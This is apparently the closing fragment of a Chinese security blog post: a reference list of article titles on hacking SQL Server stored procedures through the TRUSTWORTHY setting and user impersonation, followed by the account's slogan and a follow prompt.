
参考资料

Hacking SQL Server Stored Procedures - Part 1: (un)Trustworthy Databases

Hacking SQL Server Stored Procedures - Part 2: User Impersonation

Guidelines for using the TRUSTWORTHY database setting in SQL Server

Extending Database Impersonation by Using EXECUTE AS



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论